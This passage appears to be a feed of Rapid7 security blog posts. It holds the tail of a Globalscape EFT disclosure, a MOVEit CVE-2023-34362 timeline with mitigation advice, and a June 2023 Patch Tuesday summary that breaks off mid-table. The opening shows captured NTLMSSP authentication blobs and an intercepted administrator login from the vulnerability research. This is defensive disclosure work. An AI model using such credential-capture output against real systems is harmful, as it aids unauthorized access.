 NTLMSSP blob: ["400000004e544c4d535350000100000007b208a209000900370000000f000f00280000000a007c4f0000000f57494e2d5056394f48313349495542574f524b47524f5550"]
Found login: WIN-PV9OH13IIUB\Administrator / ******** (type = "Currently logged on user")
 NTLMSSP blob: ["580000004e544c4d535350000300000000000000580000000000000058000000000000005800000000000000580000000000000058000000000000005800000005c288a20a007c4f0000000fc336e05c920cada6821fe04d5709b868"]

Note that NTLM logins use the literal password ********, but also include an additional NTLMSSP blob containing the actual authentication details.

Remediation

These issues are fixed in Fortra Globalscape version 8.1.0.16. We don’t believe these require emergency patches, but since the ultimate consequence is remote code execution, they should be patched in the next planned patch cycle.

Timeline

  • April 2023 – Rapid7 begins researching Globalscape EFT
  • May 10, 2023: Rapid7 reports issues to vendor
  • May 10, 2023: Vendor acknowledgement
  • May 24, 2023: Vendor confirmed the issues
  • May 26, 2023: Rapid7 reserves CVEs
  • May 26 – June 1, 2023: Vendor and Rapid7 clarify additional details
  • June 13, 2023: Rapid7 asks for an update from vendor on patch ETA, proposes July 11 as coordinated disclosure date. Because of a minor misunderstanding, Rapid7 discovers vendor has already released fixes and KBs. Vendor volunteers to pull KBs offline while Rapid7 prepares our own disclosure. Initially, Rapid7 agrees to this.
  • June 14, 2023: Rapid7 asks vendor to republish their KBs in the interest of transparency and effective risk assessment while Rapid7 prepares this disclosure
  • June 20, 2023 – Vendor informs Rapid7 their KBs have been re-published
  • June 22, 2023 – Rapid7 releases this disclosure blog
CVE-2023-34362: MOVEit Vulnerability Timeline of Events

Post Syndicated from Rapid7 original https://blog.rapid7.com/2023/06/14/etr-cve-2023-34362-moveit-vulnerability-timeline-of-events/

CVE-2023-34362: MOVEit Vulnerability Timeline of Events

The following article was written by Drew Burton and Cynthia Wyre.

Rapid7 continues to track the impact of CVE-2023-34362, a critical zero-day vulnerability in Progress Software’s MOVEit Transfer solution. CVE-2023-34362 allows for SQL injection, which can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information.

Rapid7 is not currently seeing evidence that commodity or low-skill attackers are exploiting the vulnerability. However, the exploitation of available high-value targets globally across a wide range of org sizes, verticals, and geo-locations indicates that this is a widespread threat. We expect to see a longer list of victims come out as time goes on.

We’ve put together a timeline of events to date for your reference.

MOVEit Timeline

May 27-28: Rapid7 services teams have so far confirmed indicators of compromise and data exfiltration dating back to at least May 27 and May 28, 2023 (respectively).

May 31: Progress Software publishes an advisory on a critical SQL injection vulnerability in their MOVEit Transfer solution.

May 31: Rapid7 begins investigating exploitation of MOVEit Transfer.

June 1: Rapid7 publishes initial analysis of MOVEit Transfer attacks after responding to incidents across multiple customer environments.

June 1: The security community publishes technical details and indicators of compromise.

June 1: Compromises continue; Rapid7 responds to alerts.

June 1: CISA publishes Security Advisory.

June 2: CVE-2023-34362 is assigned to the zero-day vulnerability.

June 2: Mandiant attributes the attack to a threat cluster with unknown motives.

June 2: Velociraptor releases an artifact to detect exploitation of MOVEit File Transfer critical vulnerability.

June 4: Rapid7 publishes a method to identify which data was stolen.

June 4: Nova Scotian government discloses it is investigating privacy breach.

June 5: Microsoft attributes the attack to Lace Tempest, a Cl0p ransomware affiliate that has previously exploited vulnerabilities in other file transfer solutions (e.g., Accellion FTA, Fortra GoAnywhere MFT).

June 5: UK companies BA, BBC, and Boots disclose breaches as victims in MOVEit File Transfer.

June 5: Cl0p ransomware group claims responsibility for the zero-day attack.

June 6: Security firm Huntress releases a video allegedly reproducing the exploit chain.

June 6: The Cl0p ransomware group posts a communication on their leak site demanding that victim organizations contact them by June 14 to negotiate extortion fees in exchange for the deletion of stolen data.

June 7: CISA publishes #StopRansomware Cybersecurity Advisory regarding MOVEit File Transfer Vulnerability CVE-2023-34362.

June 9: Progress Software updates advisory to include a patch for a second MOVEit Transfer Vulnerability, which was uncovered by Huntress during a third-party code review. The vulnerability is later assigned CVE-2023-35036.

June 12: Rapid7 releases a full exploit chain for MOVEit Transfer Vulnerability CVE-2023-34362.

Mitigation

All MOVEit Transfer versions before May 31, 2023 are vulnerable to CVE-2023-34362, and all MOVEit Transfer versions before June 9, 2023 are vulnerable to CVE-2023-35036. As noted above, fixed versions of the software are available, and patches should be applied on an emergency basis.

Patches are available via Progress Software’s CVE-2023-34362 advisory. Additionally, because CVE-2023-34362 is a zero-day vulnerability, Progress Software is advising MOVEit Transfer and MOVEit Cloud customers to check for indicators of unauthorized access over “at least the past 30 days.”

According to the company’s status page, Progress also took the following steps aimed at increasing security monitoring and defending against further exploitation or attack:

  • Developed specific monitoring signatures on Progress’ endpoint protection system.
  • Validated that the newly developed patch corrected the vulnerability.
  • Tested detection rules before finalizing to ensure that notifications are working properly.
  • Engaged outside cybersecurity experts and other incident response professionals to conduct a forensic investigation and assess the extent and scope of the incident.

As noted in the timeline above, Rapid7 has added capabilities across our portfolio that can help users identify and resolve risk from CVE-2023-34362. We have also identified a method to identify exfiltrated data from compromised MOVEit customer environments.

To learn more, check out: Rapid7 Observed Exploitation of Critical MOVEit Transfer Vulnerability

Patch Tuesday – June 2023

Post Syndicated from Adam Barnett original https://blog.rapid7.com/2023/06/13/patch-tuesday-june-2023/

Patch Tuesday - June 2023


It’s June, and it’s Patch Tuesday. The volume of fixes this month is typical compared with recent history: 94 in total (including Edge-on-Chromium). For the first time in a while, Microsoft isn’t offering patches for any zero-day vulnerabilities, but we do get fixes for four critical Remote Code Execution (RCE) vulnerabilities: one in .NET/Visual Studio, and three in Windows Pragmatic General Multicast (PGM). Also patched: a critical SharePoint Elevation of Privilege vulnerability.

SharePoint: Critical EoP via JWT spoofing

SharePoint administrators should start by looking at critical Elevation of Privilege vulnerability CVE-2023-29357, which provides attackers with a chance at Administrator privileges on the SharePoint host, provided they come prepared with spoofed JWT tokens. Microsoft isn’t aware of public disclosure or in-the-wild exploitation, but considers exploitation more likely.

The FAQ provided with Microsoft’s advisory suggests that both SharePoint Enterprise Server 2016 and SharePoint Server 2019 are vulnerable. So far so good for SharePoint 2019, but there is a lack of clarity around a patch for SharePoint 2016.

Initially, neither the advisory nor the SharePoint 2016 Release history listed a relevant patch for SharePoint 2016. Microsoft has since updated both the SharePoint 2016 release history to include a link to the June security update for SharePoint Enterprise Server 2016; however, the link incorrectly points to the May advisory, and should instead point to the June 2023 security update for SharePoint 2016 KB5002404.

Complicating matters further, KB5002404 does not mention CVE-2023-29357, and the advisory for CVE-2023-29357 still does not mention any patch for SharePoint 2016. Defenders responsible for SharePoint 2016 will no doubt wish to follow developments here closely; on present evidence, the only safe assumption is that there is no patch yet which addresses CVE-2023-29357 for SharePoint 2016.

Microsoft also mentions that there may be more than one patch listed for a particular version of SharePoint, and that every patch for a particular version of SharePoint must be installed to remediate this vulnerability (although order of patching doesn’t matter).

Windows PGM: Critical RCE

This is the third month in a row where Patch Tuesday features at least one critical RCE in Windows PGM, and June adds three to the pile. Microsoft hasn’t detected exploitation or disclosure for any of these, and considers exploitation less likely, but a trio of critical RCEs with CVSS 3.1 base score of 9.8 will deservedly attract a degree of attention.

All three PGM critical RCEs – CVE-2023-29363, CVE-2023-32014, and CVE-2023-32015 – require an attacker to send a specially-crafted file over the network in the hope of executing malicious code on the target asset. Defenders who successfully navigated last month’s batch of PGM vulnerabilities will find both risk profile and mitigation/remediation guidance very similar; indeed, CVE-2023-29363 was reported to Microsoft by the same researcher as last month’s CVE-2023-28250.

As with previous similar vulnerabilities, Windows Message Queueing Service (MSMQ) must be enabled for an asset to be exploitable, and MSMQ isn’t enabled by default. As Rapid7 has noted previously, however, a number of applications – including Microsoft Exchange – quietly introduce MSMQ as part of their own installation routine. With several prolific researchers active in this area, we should expect further PGM vulnerabilities in the future.

.NET & Visual Studio: Critical RCE

Rounding out this month’s critical RCE list is CVE-2023-24897: a flaw in .NET, .NET Framework and Visual Studio. Exploitation requires an attacker to convince the victim to open a specially-crafted malicious file, typically from a website.

Although Microsoft has no knowledge of public disclosure or exploitation in the wild, and considers exploitation less likely, the long list of patches – going back as far as .NET Framework 3.5 on Windows 10 1607 – means that this vulnerability has been present for years. Somewhat unusually for this class of vulnerability, Microsoft doesn’t give any indication of filetype. However, the Arbitrary Code Execution (ACE) boilerplate qualifier is present: “remote” refers here to the location of the attacker, rather than the attack, since local user interaction is required.

Exchange: Important RCEs; Exploitation More Likely

After a brief reprieve last month, Exchange admins will want to patch a pair of RCE vulnerabilities this month. While neither CVE-2023-28310 nor CVE-2023-32031 quite manages to rank as critical vulnerabilities, either via CVSSv3 base score, or via Microsoft’s proprietary severity scale, they’re not far off. Only the requirement that the attacker has previously achieved an authenticated role on the Exchange server prevents these vulnerabilities from scoring higher – but that’s just the sort of issue that exploit chains are designed to overcome.

Microsoft expects to see exploitation for both of these vulnerabilities. Successful exploitation will make use of PowerShell remoting sessions to achieve remote code execution.

Azure DevOps: spoofing, information disclosure

A vulnerability in Azure DevOps server could lead to an attacker accessing detailed data such as organization/project configuration, groups, teams, projects, pipelines, boards, and wiki. CVE-2023-21565 requires an attacker to have existing valid credentials for the service, but no elevated privilege is required. The advisory lists  patches for 2020.1.2, 2022 and 2022.0.1.

Summary Charts

Patch Tuesday - June 2023

Visual Studio making quite a splash this month.
Patch Tuesday - June 2023

Even if some of the RCE are ACE, that’s still a lot of RCE.
Patch Tuesday - June 2023

A cluster of vulnerabilities around 8.0 is unsurprising.
Patch Tuesday - June 2023
Patch Visual Studio. Also, all the things!

Summary Tables

Browser vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-33143 Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability No No 7.5
